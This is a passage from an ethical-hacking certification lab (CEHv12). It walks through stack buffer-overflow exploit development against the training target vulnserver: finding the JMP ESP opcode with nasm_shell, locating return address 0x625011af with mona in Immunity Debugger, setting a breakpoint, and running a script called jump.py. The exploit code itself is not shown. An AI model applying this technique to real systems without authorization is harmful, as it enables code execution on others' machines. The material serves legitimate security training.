
```
[attacker@parrot](-)-
$ sudo su
[sudo] password for attacker:
[root@parrot](-)~/home/attacker
#cd
[root@parrot](-)-
#/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4      jmp esp
nasm > EXIT
[root@parrot](-)-
#
```

125. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine.

126. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m esfunc.dll** and press **Enter** in the text field present at the bottom of the window.

127. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.


Note: Here, the return address of the vulnerable module is **0x625011af**.




128. Close **Immunity Debugger** and the vulnerable server process.

129. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver process to Immunity Debugger.**


130. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon.



131. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



132. You will be pointed to **625011af** ESP; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.



133. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

134. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine

135. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

136. Now, type **./jump.py** and press **Enter** to execute the Python script.

